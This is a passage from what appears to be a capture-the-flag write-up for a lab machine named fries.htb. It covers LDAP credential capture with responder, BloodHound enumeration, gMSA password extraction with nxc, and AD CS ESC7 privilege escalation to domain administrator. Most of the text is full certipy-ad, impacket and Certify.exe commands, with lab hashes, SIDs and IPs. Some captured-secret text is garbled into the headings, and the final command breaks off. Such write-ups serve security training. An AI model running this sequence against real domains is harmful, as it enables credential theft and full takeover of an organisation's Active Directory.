
I clicked on Download Configuration:

This was the same exact config however. Instead I headed over to the Configuration Editor where I headed over to LDAP -> LDAP Directories -> default -> Connection:

Here I changed the LDAP URLs to my own URL:

And clicked Test LDAP Profile. I then captured the cleartext password using responder:

svc_infram6tneOMAh5p0wQ0dDC01 Enumeration
BloodHound
Now that I had a valid set of creds I checked their validity via NTLM logon:

This meant I didn’t need kerberos login, let’s use bloodhound to enumerate the system:


I started up bloodhound and went to work.
ReadGMSAPassword
Here I noticed the following:

This is pretty straightforward to exploit using nxc:
nxc ldap fries.htb -u usernames.txt -p passwords.txt --gmsa
And we get the NTLM hash for gMSA_CA_prod$.
fc20b3d3ec179c5339ca59fbefc18f4aI checked the account information where I found the following:

DC01 Privilege Escalation
ADCS - ESC7
I requested a TGT for the found user:
impacket-getTGT 'fries.htb/gMSA_CA_prod$' -hashes :fc20b3d3ec179c5339ca59fbefc18f4a -dc-ip 10.10.11.96
I then used certipy-ad to enumerate the ADCS vulnerabilities:
certipy-ad find -k -dc-ip 10.10.11.96 -target DC01.fries.htb -stdout -vulnerable
It looks like the target is vulnerable to ESC7.
Exploitation
First of all we’ll have to modify the /etc/krb5.conf file:


To exploit this we can use the following commands:
certipy-ad ca \ -ca fries-DC01-CA \ -add-officer 'gMSA_CA_prod$' \ -dc-ip 10.10.11.96 \ -dc-host DC01.fries.htb \ -target DC01.fries.htb \ -k

After logging in I transferred over certify.exe and reran my enumeration steps.


I then used the tool to enumerate everything:
.\Certify.exe enum-cas --filter-vulnerable --hide-admins
I starting looking through the output.

And down at the bottom we notice the enabled certificates:
I issued the following command:
./Certify.exe manage-ca --officer S-1-5-21-858338346-3861030516-3975240472-1104 --ca FRIES.HTB\fries-DC01-CA
And followed it up with adding the group which had the Deny set on ManageCertificates so I could overwrite it:
.\Certify.exe manage-ca --ca FRIES.HTB\fries-DC01-CA --officer 'S-1-5-21-858338346-3861030516-3975240472-515'
Request Issue - FAIL
Now I could issue a request:
certipy-ad req -u 'gmsa_ca_prod$' -hashes fc20b3d3ec179c5339ca59fbefc18f4a -dc-ip 10.10.11.96 -dc-host dc01.fries.htb -target dc01.fries.htb -ca fries-DC01-CA -template subca -upn 'administrator@fries.htb'
This fails but we still need save the private key. Next up:
certipy-ad -debug ca -ca fries-DC01-CA -dc-ip 10.10.11.96 -u 'gMSA_CA_prod$@fries.htb' -hashes :fc20b3d3ec179c5339ca59fbefc18f4a -k -target dc01.fries.htb -issue-request 42
And lastly we retrieve it:
certipy-ad req -u 'gMSA_CA_prod$@fries.htb' -hashes :fc20b3d3ec179c5339ca59fbefc18f4a -k -dc-ip 10.10.11.96 -dc-host dc01.fries.htb -target dc01.fries.htb -ca fries-DC01-CA -retrieve 42

Unfortunately though this is where we hit a roadblock:
Request Issue - SUCCESS
It appears we’ll need to request the certificate including the Administrator SID:

This basically meant I had to redo the requests again, but this time around involving the SID:
certipy-ad req -u 'gmsa_ca_prod$' -hashes fc20b3d3ec179c5339ca59fbefc18f4a -dc-ip 10.10.11.96 -dc-host dc01.fries.htb -target dc01.fries.htb -ca fries-DC01-CA -template subca -upn 'administrator@fries.htb' -sid "S-1-5-21-858338346-3861030516-3975240472-500"
certipy-ad -debug ca -ca fries-DC01-CA -dc-ip 10.10.11.96 -u 'gMSA_CA_prod$@fries.htb' -hashes :fc20b3d3ec179c5339ca59fbefc18f4a -k -target dc01.fries.htb -issue-request 43
certipy-ad -debug req -u 'gMSA_CA_prod$@fries.htb' -hashes :fc20b3d3ec179c5339ca59fbefc18f4a -k -dc-ip 10.10.11.96 -dc-host dc01.fries.htb -target dc01.fries.htb -ca fries-DC01-CA -retrieve 